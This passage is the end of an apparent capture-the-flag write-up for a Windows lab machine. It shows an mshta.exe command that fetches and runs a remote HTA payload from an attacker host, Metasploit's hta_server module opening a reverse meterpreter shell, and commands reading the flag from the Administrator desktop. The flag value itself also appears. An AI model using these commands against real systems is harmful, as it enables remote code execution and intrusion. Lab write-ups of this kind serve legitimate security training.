C:\Windows\system32>mshta.exe http://10.10.0.2:8080/6Nz7aySfPN.hta

C:\Windows\system32>_
```

We can expect a meterpreter shell.




```
msf5 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Using URL: http://0.0.0.0:8080/6Nz7aySfPN.hta
[*] Local IP: http://10.10.0.2:8080/6Nz7aySfPN.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) > [*] 10.0.0.110       hta_server - Delivering Payload
[*] Sending stage (176195 bytes) to 10.0.0.110
[*] Meterpreter session 1 opened (10.10.0.2:4444 -> 10.0.0.110:49754) at 2020-10-26 13:47:36 +0530
```

Step 10: Find the flag.

Commands:

```
sessions -i 1
cd /
cd C:\\Users\\Administrator\\Desktop
dir
cat flag.txt
```



```
meterpreter > cd /
meterpreter > cd C:\\Users\\Administrator\\Desktop
meterpreter > dir
Listing: C:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2020-10-24 11:22:35 +0530  desktop.ini
100666/rw-rw-rw-  32    fil   2020-10-24 11:29:47 +0530  flag.txt

meterpreter > cat flag.txt
097ab83639dce0ab3429cb0349493f60meterpreter > 
```

This reveals the flag to us.

Flag: 097ab83639dce0ab3429cb0349493f60

References

1. Answer files (unattend.xml) (https://docs.microsoft.com/en-us/windows-hardware/manufacture/desktop/update-windows-settings-and-scripts-create-your-own-answer-file-sxs)
2. Metasploit (https://www.metasploit.com/)
3. HTA Web Server (https://www.rapid7.com/db/modules/exploit/windows/misc/hta_server)